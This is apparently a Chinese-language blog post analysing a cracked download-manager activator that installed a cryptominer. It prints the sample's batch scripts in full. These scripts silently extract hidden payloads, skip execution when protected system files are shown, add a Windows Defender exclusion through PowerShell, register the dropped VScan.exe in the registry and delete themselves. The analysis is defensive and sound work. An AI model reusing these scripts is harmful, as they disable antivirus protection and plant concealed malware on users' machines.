
执行后删除自身,明显是在减少痕迹。因此接下来重点分析 IDM0.bat。

具体看一下操作细节,main.bat 执行的是下面这条命令:
到这里,相关文件基本都已经拿到。下面逐个分析。
2.5.1 files.tmp

从二进制内容看,files.tmp 确实是一个压缩包,并且做了加密,无法直接解压。
2.5.2 main.bat
main.bat 的逻辑很直接:静默解压文件,然后修改文件属性,让释放出来的文件不可见。
@ECHO OFF
:: Disable command echoing to prevent displaying commands on the command prompt

ATTRIB -S +H .
:: Remove the system attribute and add the hidden attribute for the current directory

7za e files.tmp -p%PW% -aoa IDM0.bat
7za e files.tmp -p%PW% -aoa IDM.bat
7za e files.tmp -p%PW% -aoa NSudo86x.exe
7za e files.tmp -p%PW% -aoa AB2EF.exe

:: Use the 7-Zip command-line tool to extract files from "files.tmp" with the specified password (%PW%),
:: -aoa indicates overwriting all files without prompting

DEL /F /Q /A %0
:: Delete the current script file (%0). /F forces deletion, /Q deletes silently, /A deletes all files including read-only files

EXIT
2.5.3 IDM.bat
IDM.bat 在当前分析范围内没看到明显恶意行为,主要用于完成激活流程。完整内容放在文末附录里。
2.5.4 IDM0.bat
IDM0.bat 才是重点。它主要做了几件事:
- 检查
RunMRU中是否存在ppd;如果存在,直接退出。 - 检查

Advanced中的ShowSuperHidden是否为 1;如果是,也直接退出。换句话说,只要在系统里关闭“隐藏受保护的操作系统文件”,这个分支里真正释放恶意 payload 的后半段就不会执行。这是一个相当有效的反分析手段。 - 判断系统是 32 位还是 64 位。如果是 64 位系统,就用 PowerShell 把指定路径加入 Windows Defender 排除项。
- 如果排除项添加成功,就用指定密码从
files.tmp中解出VScan.exe,放到目标目录。 - 修改下载管理器相关注册表,把
VScan.exe配置为扫描器路径。 - 删除一个下载管理器参数相关的注册表值。
- 删除脚本自身,然后退出。
@ECHO OFF
SET "NUL=1>NUL 2>NUL"
SETLOCAL ENABLEDELAYEDEXPANSION ENABLEEXTENSIONS

:: %NUL% Redirect any output or error messages to the NUL device to keep the operation silent

:: Check if the registry key "ppd" exists in the "RunMRU" key under the current user registry
REG QUERY "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU" | FIND /I "ppd" > NUL && GOTO EndScript

:: Check if the registry value "ShowSuperHidden" is set to 1 in the "Advanced" key under the current user registry
REG QUERY "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced" /v "ShowSuperHidden" | FIND /I "1" > NUL && GOTO EndScript

:: Check the system architecture and set OS_Bit variable accordingly
REG QUERY "HKLM\Hardware\Description\System\CentralProcessor\0" | FIND /I "x86" > NUL && SET "OS_Bit=32Bit" || SET "OS_Bit=64Bit"

IF /I "!OS_Bit!" EQU "64Bit" (
    :: Exclude a path from Windows Defender using PowerShell
    POWERSHELL -Command Add-MpPreference -ExclusionPath "!ppD!" %NUL%

    :: If the exclusion was successful, extract "VScan.exe" from "files.tmp" with a password and place it in the specified directory
    IF /I "!ERRORLEVEL!" EQU "0" (
        7za e "files.tmp" -p!PW! -aoa "VScan.exe" -o"!ppDM!" %NUL%

        :: Configure the registry key for the download manager, specifying the path to "VScan.exe"
        REG ADD "HKCU\Software\DownloadManager" /v "VScannerProgram" /t "REG_SZ" /d "!ppDM!\VScan.exe" /f %NUL%

        :: Delete a specific registry value related to download manager parameters
        REG DELETE "HKCU\Software\DownloadManager" /v "VScannerParameters" /f %NUL%
    )
)

:EndScript
ENDLOCAL

:: Delete the script file
DEL /F /Q /A %0 %NUL%
EXIT
所以,“隐藏受保护的操作系统文件”确实是通过注册表控制的。
脚本最后会从 files.tmp 中释放另一个更关键的恶意 payload:VScan.exe。结合前面的进程现场,我倾向认为,后续完成挖矿木马落地的就是它;至于它是否通过 DLL 注入完成,还需要更多 runtime 证据来确认。
2.5.5 VScan.exe
要拿到 VScan,需要使用同一个解压密码,手动从 files.tmp 中把它解出来。

这是一个高危程序。由于 IDM0.bat 已经给 Windows Defender 加好了排除项,VScan.exe 所在路径就不在扫描范围内了。



从 IDM.bat 可以看到,后面这两个 payload 会被注册脚本调用,用于完成注册流程。时间有限,这两个程序暂时还没有继续深入,先把导入函数放在这里。
2.5.6 NSudo86.exe

2.5.7 AB2EF.exe
3 结论

结合动静态分析和现场证据,整个链路已经比较明确:激活器先释放文件,再由脚本设置隐藏属性和 Defender 排除项,随后释放 VScan.exe。后续很可能由它继续释放完成挖矿木马。注册工具 Readme.txt 里所谓“激活软件需要临时关闭 Windows Defender”,实际上就是在为恶意逻辑创造执行条件。
这里还需要补充一下
WinRing0x64.sys。它本身并不是 XMRig 专属的恶意文件,很多硬件监控、超频、风扇控制工具也可能携带这个驱动;但这个驱动长期存在权限问题,也经常被矿工拿来访问硬件资源或提升挖矿效率。它在这条链路里更像挖矿组件的一部分,而不是普通的驱动错误误报。感谢WinRing0x64.sys的报错,否则挖矿木马完全可能在我的 PC 上温和地运行很久。
以后在网上找资源,还是得更谨慎一点。尤其不能对一个看起来全是好评的下载站掉以轻心。
4 附录
- 恶意样本 hash:
61208ef95b922b0e93f0dbea9d4d565d - 恶意样本来源
- IDM.bat.txt
- 其他中招案例
- Microsoft Defender ExclusionPath 文档
- Microsoft WinRing0 威胁说明
- CISA 分析报告